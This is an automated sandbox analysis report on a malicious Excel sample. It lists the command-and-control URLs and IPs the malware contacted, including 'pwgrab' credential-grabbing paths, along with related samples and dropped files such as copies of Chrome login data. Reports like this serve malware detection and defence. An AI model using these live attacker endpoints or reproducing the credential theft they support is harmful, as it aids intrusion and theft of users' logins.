http://www.diginotar.nl/cps/pkioverheid0	wermgr.exe, 00000006.00000002.2357305379.00000000003BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://185.109.54.99:447/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/5/pwgrab64/	wermgr.exe, 00000006.00000002.2362554842.00000000333A0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DPST//	wermgr.exe, 00000006.00000002.2362547188.0000000033395000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2095488522.0000000001DC7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094574045.0000001F57000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2363189685.0000000033D17000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2357387753.0000000000A37000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2095309685.0000000001BE0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094325254.0000001D70000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2362993370.0000000033B30000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2357183823.0000000000850000.00000002.00000001.sdmp	false		high
http://190.239.34.181:443	wermgr.exe, 00000006.00000002.2362023114.000000003205D000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000002.2095488522.0000000001DC7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094574045.0000001F57000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2363189685.0000000033D17000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2357387753.0000000000A37000.00000002.00000001.sdmp	false		high
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DPST//W	wermgr.exe, 00000006.00000002.2362536618.0000000033385000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	wermgr.exe, 00000006.00000002.2357305379.00000000003BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.00000002.2095488522.0000000001DC7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094574045.0000001F57000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2363189685.0000000033D17000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2357387753.0000000000A37000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	wermgr.exe, 00000006.00000002.2362599901.0000000033740000.00000002.00000001.sdmp, taskeng.exe, 00000008.00000002.2357215363.0000000000800000.00000002.00000001.sdmp	false		high
http://Https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/bnfhZJn91PhwAc8eqCIkI2c	wermgr.exe, 00000006.00000002.2357365100.0000000000423000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/rznnTbpNFJV19x1x/U	wermgr.exe, 00000006.00000002.2357267628.0000000000340000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/rznnTbpNFJV19x1x/	wermgr.exe, 00000006.00000002.2362547188.0000000033395000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://154.0.134.130:443	wermgr.exe, 00000006.00000002.2362023114.000000003205D000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://187.95.136.38:443	wermgr.exe, 00000006.00000002.2362023114.000000003205D000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.00000002.2095309685.0000000001BE0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094325254.0000000001D70000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2362993370.0000000033B30000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2357183823.0000000000850000.00000002.00000001.sdmp	false		high
http://logo.veri	wermgr.exe, 00000006.00000003.2299229842.0000000033367000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	wermgr.exe, 00000006.00000002.2362599901.0000000033740000.00000002.00000001.sdmp, taskeng.exe, 00000008.00000002.2357215363.0000000000800000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/64/pwgrab/DEBG//e	wermgr.exe, 00000006.00000002.2362530513.000000003337E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	wermgr.exe, 00000006.00000002.2357305379.00000000003BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	wermgr.exe, 00000006.00000002.2357305379.00000000003BD000.00000004.00000020.sdmp	false		high
http://servername/isapibackend.dll	wermgr.exe, 00000006.00000002.2363434960.0000000034070000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://193.8.194.96/rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/1/jvvnxhpdjrND3fPr33rZPHh	wermgr.exe, 00000006.00000002.2357365100.0000000000423000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	wermgr.exe, 00000006.00000002.2357305379.00000000003BD000.00000004.00000020.sdmp	false		high
http://45.184.189.34:443	wermgr.exe, 00000006.00000002.2362023114.000000003205D000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.0.134.130	unknown	Uganda		37063	RTL-ASUG	true
123.231.180.130	unknown	Indonesia		4800	LINTASARTA-AS-APNetworkAccessProviderandInternetServic	true
185.81.0.78	unknown	Italy		52030	SERVERPLAN-ASIT	false
190.239.34.181	unknown	Peru		6147	TelefonicadelPeruSAAPE	true
45.184.189.34	unknown	Brazil		269347	REDUTRAPROVEDORDEINTERNETBR	true
185.109.54.99	unknown	Ukraine		199995	OT-ASRO	true
193.8.194.96	unknown	United Kingdom		53340	FIBERHUBUS	true
116.68.162.92	unknown	Indonesia		56246	SDI-AS-IDPTSumberDataIndonesiaID	true
94.140.114.136	unknown	Latvia		43513	NANO-ASLV	true
95.217.228.176	unknown	Germany		24940	HETZNER-ASDE	false
194.5.249.156	unknown	Romania		64398	NXTHOST-64398NXTHOSTCOM-NXTSERVERSSRLRO	false
187.95.136.38	unknown	Brazil		262318	HorizonsTelecomunicacoeseTecnologiaLtdaBR	true
109.69.4.201	unknown	Albania		21183	ABCOM-ASTiranaAlbaniaAL	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355598
Start date:	20.02.2021
Start time:	02:02:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 24s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	SecuriteInfo.com.Exploit.Siggen3.10350.15803.23095 (renamed file extension from 23095 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLS@14/18@8/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 7.6% (good quality ratio 4.8%) • Quality average: 58.5% • Quality standard deviation: 46.4%
HCA Information:	• Successful, ratio: 53% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 93.184.221.240 • Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, wu.azureedge.net

Simulations

Behavior and APIs

Time	Type	Description
02:03:44	API Interceptor	1x Sleep call for process: rundll32.exe modified
02:03:44	API Interceptor	42x Sleep call for process: wermgr.exe modified
02:05:29	API Interceptor	154x Sleep call for process: taskeng.exe modified
02:05:37	API Interceptor	68x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.81.0.78	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-636.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
185.109.54.99	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.3997.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.426.xls	Get hash	malicious	Browse	
	SpreadSheets.exe	Get hash	malicious	Browse	
193.8.194.96	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11712.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.13393.xls	Get hash	malicious	Browse	
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21085.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.14515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.15397.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.29300.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.3997.xls	Get hash	malicious	Browse	
	index_2021-02-17-11_45.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.20369.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wtfismyip.com	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Exploit.Siggen3.10048.14515.xls	Get hash	malicious	Browse	• 95.217.228.176
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	• 95.217.228.176
	ieO61Pwnmq.exe	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Exploit.Siggen3.9634.12155.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Exploit.Siggen3.9634.13595.xls	Get hash	malicious	Browse	• 95.217.228.176
	WlgBUuBdZm.exe	Get hash	malicious	Browse	• 95.217.228.176
	fr2iSA8S29.exe	Get hash	malicious	Browse	• 95.217.228.176
	849llNGgPo.exe	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Trojan.KillProc2.15053.27400.exe	Get hash	malicious	Browse	• 95.217.228.176
	bdoVxDz0iK.exe	Get hash	malicious	Browse	• 95.217.228.176
	67oLxFEFdP.exe	Get hash	malicious	Browse	• 95.217.228.176
	78QdSZ5YaC.exe	Get hash	malicious	Browse	• 95.217.228.176
	ix2e10rs2C.exe	Get hash	malicious	Browse	• 95.217.228.176
	1gEpBw4A95.exe	Get hash	malicious	Browse	• 95.217.228.176
	b12d7feb3507461a.exe	Get hash	malicious	Browse	• 95.217.228.176
	WZJIuy3UYm.exe	Get hash	malicious	Browse	• 95.217.228.176
	mal.dll	Get hash	malicious	Browse	• 95.217.228.176
	tlALsHy73R.exe	Get hash	malicious	Browse	• 95.217.228.176

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LINTASARTA-AS-APNetworkAccessProviderandInternetServic	650922_original.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	NhbYqOj1H2.dll	Get hash	malicious	Browse	• 123.231.252.10
	WBgZsl0Lbd.dll	Get hash	malicious	Browse	• 123.231.252.10
	H75544534035.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	731675_original.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	921455_original.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	u7921azip.dll	Get hash	malicious	Browse	• 123.231.252.10
	iejbl7rar.dll	Get hash	malicious	Browse	• 123.231.252.10
	D8O415702633.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	Receipt__n3117_12022020.xls	Get hash	malicious	Browse	• 123.231.252.10
	Receipt__n3117_12022020.xls	Get hash	malicious	Browse	• 123.231.252.10
	no9fhj0nczip.dll	Get hash	malicious	Browse	• 123.231.252.10
	bltajns.dll	Get hash	malicious	Browse	• 123.231.252.10
	350222_original.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	350222_original.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	566130_original.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	inv_940214_12022020.xlsm	Get hash	malicious	Browse	• 123.231.252.10
	http://blog.ploytrip.com/z9cr/Pages/UxiQlIomnGiGKODewvEaBYLyCJh/	Get hash	malicious	Browse	• 183.91.78.212
SERVERPLAN-ASIT	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-636.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 185.81.0.78

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	• 93.95.216.145
TelefonicadelPeruSAAPE	networkmanager	Get hash	malicious	Browse	• 200.106.178.58
	vrhiyc.exe	Get hash	malicious	Browse	• 200.60.57.62
	ucrcdh.exe	Get hash	malicious	Browse	• 200.60.57.62
	lrbwh.exe	Get hash	malicious	Browse	• 200.60.57.62
	ST6UNST.EXE	Get hash	malicious	Browse	• 200.60.57.62
	MkisahOBqH.dll	Get hash	malicious	Browse	• 190.236.129.31
	UnHAnaAW.x86	Get hash	malicious	Browse	• 181.116.130.217
	1XA1buCbqq	Get hash	malicious	Browse	• 181.67.21.36
	init.sh	Get hash	malicious	Browse	• 190.233.154.126
	GsQzmGULNs.exe	Get hash	malicious	Browse	• 200.60.71.194
	RENIEC-PortalCiudadano-1.1.exe	Get hash	malicious	Browse	• 200.60.160.42
	uTorrent Stable(3.4.2 build 37754).exe	Get hash	malicious	Browse	• 190.43.238.216
	http://jmf.uptpkkediri.info/zmail.php?http://info.zimbra.com/thank-you-for-email-confirmation?utm_medium=email&_hsenc=p2ANqtzCa1bdc729-a148-4578-8059-23d48b6f026f	Get hash	malicious	Browse	• 200.37.86.163
	http://jmf.uptpkkediri.info/zmail.php?http://info.zimbra.com/thank-you-for-email-confirmation?utm_medium=email&_hsenc=p2ANqtzCa1bdc729-a148-4578-8059-23d48b6f026f	Get hash	malicious	Browse	• 200.37.86.163
	58627839154_426938642.vbs	Get hash	malicious	Browse	• 190.238.147.115
	x86	Get hash	malicious	Browse	• 200.121.166.111
	Attn.doc	Get hash	malicious	Browse	• 181.99.223.250
	potymk-Invoice.doc.doc	Get hash	malicious	Browse	• 181.99.223.250
	3c#U0438.exe	Get hash	malicious	Browse	• 181.96.253.148
	http://rupertsherwood.com/Templates/esp/b207qn1fc3l1lugdtga23zf0o_b178b9ps-936935507/	Get hash	malicious	Browse	• 181.65.214.222

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8c4a22651d328568ec66382a84fc505f	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 193.8.194.96
	Sign-636.xls	Get hash	malicious	Browse	• 193.8.194.96
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 193.8.194.96
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 193.8.194.96
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.11712.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.28224.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Heur.13393.xls	Get hash	malicious	Browse	• 193.8.194.96
	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	• 193.8.194.96
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	• 193.8.194.96
	SecuriteInfo.com.Exploit.Siggen3.10048.21085.xls	Get hash	malicious	Browse	• 193.8.194.96

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	
C:\Users\user\BASE.BABAA	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..Ir.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Size (bytes):	328
Entropy (8bit):	3.061122521080951
Encrypted:	false
SSDEEP:	6:kK+dPPbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:6W3kPlE99SNxAhUeo+aKt
MD5:	DCA7983951C4C97EDFABEB19606FAC93
SHA1:	F90C214303F0E68DC0DF6EC02C90BFD3F9D95638
SHA-256:	A3B9D666803F2B940D3F1D1BB3CF64CE92D403E1C21FF53A9340BC225560882B
SHA-512:	8DC02AB04636EE2670511230320916032F432D573A86EE333A6957B81F7047B569A29007A645AEBBEAD84EB5DFE94335B78C485D6B5E1FD3EE2696C9B619632B
Malicious:	false
Reputation:	low
Preview:	p..... .....cM..o...(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	122880
Entropy (8bit):	0.4753649773590379
Encrypted:	false
SSDEEP:	48:T7Y5Bk9MtTeBk9SYxNPM5ETQTQYysX0Xu132RUS5PtsikKLwQTR8+z3QH3eMwVaY:gHYJYsU+QYysX0CcFWeTVaN+LrL25sjF
MD5:	AEE054CEBAB27FF921F10325627DBAF4
SHA1:	FCE2FB98C6FB7F4B59877909B314F948BF91B19D
SHA-256:	380980EA5623B2D84A074DDE44C164554E3D2CBA0149F73C55EDE2D7F0220AA5
SHA-512:	0E5DDFFAB24764F852945602331949E903F039F285F07364F6D4BB1D4E09645F7C4A1E2020D915006BEFE365E07867FBC19DFA4B01D20A03166055D56AE4EBE1
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.7798653713156546
Encrypted:	false
SSDEEP:	48:L3k+YzHF/8LKBwUf9KfWfkMUEilGc7xBM6vu3f+fmyJqhU:LSe7mlcwilGc7Ha3f+u
MD5:	CD5ACB5FAA79EEB4CDB481C6939EEC15
